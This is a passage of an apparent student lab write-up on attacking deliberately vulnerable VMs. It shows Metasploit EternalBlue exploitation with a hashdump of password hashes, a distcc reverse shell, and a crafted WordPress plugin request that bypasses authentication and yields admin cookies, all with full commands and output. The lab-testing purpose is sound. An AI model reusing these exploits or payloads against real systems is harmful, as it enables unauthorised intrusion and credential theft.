Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
debian@debian:~$ |

```

With the help of Wireshark it is possible to capture the credentials this way.



Metasploit:

For both, the Win7 and the Web VM, Nessus and Nmap found the MS17-010 (EternalBlue) vulnerability. This was caused by us turning on network discovery & file/printer sharing. It can be exploited easily using Metasploit.

```

msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.10.10
RHOSTS => 10.0.10.10
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.30.10:4444
[*] 10.0.10.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.10.10:445 - Host is likely VULNERABLE to MS17-010! - W

```

Metasploit spawns a shell with system priviledges. Jackpot!

```

meterpreter > pwd
C:\Windows\system32
meterpreter > guid
[+] Session GUID: 84556af5-fb6a-44dd-856a-4da6c5ad9f5d
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
user:1000:aad3b435b51404eeaad3b435b51404ee:158574bf01094812a45e6ecfdef63847:::
meterpreter >

```

Since we downloaded an old version of the distccd C compiler, this also provided us a shell with Metasploit. However, this shell runs with the rights of distccd, so basically no rights.

```

msf exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP handler on 10.0.30.10:4444
[*] 10.0.10.30:3632 - stderr: distccd[7116] (dcc_collect_child) ERROR: B
[*] Command shell session 3 opened (10.0.30.10:4444 -> 10.0.10.30:54109)

python -c 'import pty; pty.spawn("/bin/bash")'
distccd@debian:/tmp$ whoami
whoami
distccd
distccd@debian:/tmp$ id
id
uid=115(distccd) gid=65534(nogroup) groups=65534(nogroup)
distccd@debian:/tmp$ |

```

Burp Suite:

To scan the website we chose Burp Suite. But since the dvwp site only has vulnerable plugins and a secure core, Burp Suite didn't find anything interesting.

3. Crawl and audit of web.seclab.atmedia [Rate this scan](#)

Summary Audit items **Issues** Event log Logger Audit log Live crawl view

Filter ▼ Search

Time	Source	Issue type ▼	Host	Path
23:11:24 ...	Task 3	Vulnerable JavaScript dependency	https://web.seclab.at...	/dashboard
23:16:10 ...	Task 3	User agent-dependent response	https://web.seclab.at...	/dashboard/phpinfo.php
23:08:15 ...	Task 3	Unencrypted communications	http://web.seclab.at...	/
23:08:12 ...	Task 3	TLS certificate	https://web.seclab.at...	/
23:11:24 ...	Task 3	Strict transport security not enforced	https://web.seclab.at...	/
23:16:16 ...	Task 3	Spoofable client IP address	https://web.seclab.at...	/dashboard/phpinfo.php
23:16:05 ...	Task 3	Referer-dependent response	https://web.seclab.at...	/dashboard/phpinfo.php
23:11:24 ...	Task 3	Private IP addresses disclosed	https://web.seclab.at...	/dashboard/phpinfo.php
23:15:37 ...	Task 3	Input returned in response (reflected)	https://web.seclab.at...	/dashboard/phpinfo.php
23:14:49 ...	Task 3	Input returned in response (reflected)	https://web.seclab.at...	/dashboard/phpinfo.php
23:13:20 ...	Task 3	Input returned in response (reflected)	https://web.seclab.at...	/dashboard/phpinfo.php
23:08:13 ...	Task 3	HTTP TRACE method is enabled	http://web.seclab.at...	/
23:08:12 ...	Task 3	HTTP TRACE method is enabled	https://web.seclab.at...	/
23:11:24 ...	Task 3	Frameable response (potential Clickjacking)	https://web.seclab.at...	/dashboard
23:11:24 ...	Task 3	Email addresses disclosed	https://web.seclab.at...	/dashboard/docs/send-mail.html
23:11:24 ...	Task 3	Email addresses disclosed	https://web.seclab.at...	/dashboard/phpinfo.php
23:11:24 ...	Task 3	Email addresses disclosed	https://web.seclab.at...	/dashboard/faq.html
23:11:24 ...	Task 3	Cross-domain script include	https://web.seclab.at...	/dashboard
23:11:24 ...	Task 3	Cacheable HTTPS response	https://web.seclab.at...	/dashboard

So we exploited a vulnerability from a plugin.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
336	https://web.seclab.atmedia	GET	/dvwp/wp-admin			301	662	HTML		301 Moved Permanently	
335	https://web.seclab.atmedia	POST	/dvwp/		✓	200	1274	text			
334	https://web.seclab.atmedia	GET	/dvwp/		✓	200	1274	text			
333	https://www.google.com	GET	/warmup.html			404	1782	HTML	html	Error 404 (Not Found)!!!	

Request

Pretty

Raw

Hex

```

1 POST /dvwp/ HTTP/1.1
2 Host: web.seclab.atmedia
3 Cookie: wordpress_test_cookie=WP%20Cookie%20check
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
  Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
  ned-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: none
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Linux"
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0,i
17 Connection: keep-alive
18 Content-Length: 93
19
20 _IWP_JSON_PREFIX_eyJpd3BfYWNoaW9uIjoieWYkX3NpdGUlLCJwYXJ
  hbXMIOnsidXNlcmShbWUiOiJhZGlpbiJ9fQ==

```

Response

Pretty

Raw

Hex

Render

```

1 HTTP/1.1 200 OK
2 Date: Sun, 08 Mar 2026 22:43:22 GMT
3 Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/7.4.33
4 X-Powered-By: PHP/7.4.33
5 Set-Cookie: wordpress_sec_2c72a6a8394060b7408162bd4c57fe09=
  admin%7C1773182603%7Cxe6G7tCYmK5qsY4LzLpC4MCii4PbiShi1UQA6iE75oJ%7
  Cf65ea64822b828d85832edb404619df0a1c0d7d986d8cblae72dd397a2f89219;
  path=/dvwp/wp-content/plugins; secure; HttpOnly
6 Set-Cookie: wordpress_sec_2c72a6a8394060b7408162bd4c57fe09=
  admin%7C1773182603%7Cxe6G7tCYmK5qsY4LzLpC4MCii4PbiShi1UQA6iE75oJ%7
  Cf65ea64822b828d85832edb404619df0a1c0d7d986d8cblae72dd397a2f89219;
  path=/dvwp/wp-admin; secure; HttpOnly
7 Set-Cookie: wordpress_logged_in_2c72a6a8394060b7408162bd4c57fe09=
  admin%7C1773182603%7Cxe6G7tCYmK5qsY4LzLpC4MCii4PbiShi1UQA6iE75oJ%7
  C2c1995d586c30a51e19703c5badd4ae7ea80dcefe56b8a737d8fa744d1f1890;
  path=/dvwp/; HttpOnly
8 Set-Cookie: wp_wpfileupload_2c72a6a8394060b7408162bd4c57fe09=
  7jpqGErjEKaEw6njXW9cSdrfC7YEdkml; expires=Tue, 10-Mar-2026
  22:43:23 GMT; Max-Age=172800; path=/dvwp/
9 Content-Length: 162
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/plain; charset=UTF-8
13
14 <IWPHEADER>_IWP_JSON_PREFIX_eyJlcnJvciI6IkudmFsaWQgYWNoaXZhdGlvbI
  BrZXkiLCJlcnJvcl9jb2RlIjoiaXdwX2ltY19hZGRfc2l0ZV9pbmZhbnGlkX2FjdGJ2
  YXRpb25fa2V5In0=<ENDIWPHEADER>

```

This allows an unauthenticated user to login to the wp-admin dashboard without credentials.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
343	https://web.seclab.atmedia	GET	/dvwp/wp-admin/			200	93914	HTML		Dashboard ‘ d...	
336	https://web.seclab.atmedia	GET	/dvwp/wp-admin			301	662	HTML		301 Moved Permanently	
335	https://web.seclab.atmedia	POST	/dvwp/		✓	200	1274	text			
334	https://web.seclab.atmedia	GET	/dvwp/		✓	200	1274	text			

Request

Pretty

Raw

Hex

```

1 GET /dvwp/wp-admin/ HTTP/1.1
2 Host: web.seclab.atmedia
3 Cookie: wordpress_sec_2c72a6a8394060b7408162bd4c57fe09=
  admin%7C1773182603%7Cxe6G7tCYmK5qsY4LzLpC4MCii4PbiShi1UQ
  A6iE75oJ%7Cf65ea64822b828d85832edb404619df0a1c0d7d986d8c
  blae72dd397a2f89219; wordpress_test_cookie=
  WP%20Cookie%20check;
  wordpress_logged_in_2c72a6a8394060b7408162bd4c57fe09=
  admin%7C1773182603%7Cxe6G7tCYmK5qsY4LzLpC4MCii4PbiShi1UQ
  A6iE75oJ%7C2c1995d586c30a51e19703c5badd4ae7ea80dcefe56b
  8a737d8fa744d1f1890;
  wp_wpfileupload_2c72a6a8394060b7408162bd4c57fe09=
  7jpqGErjEKaEw6njXW9cSdrfC7YEdkml
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
  Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
  ned-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: none
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"

```

Response

Pretty

Raw

Hex

Render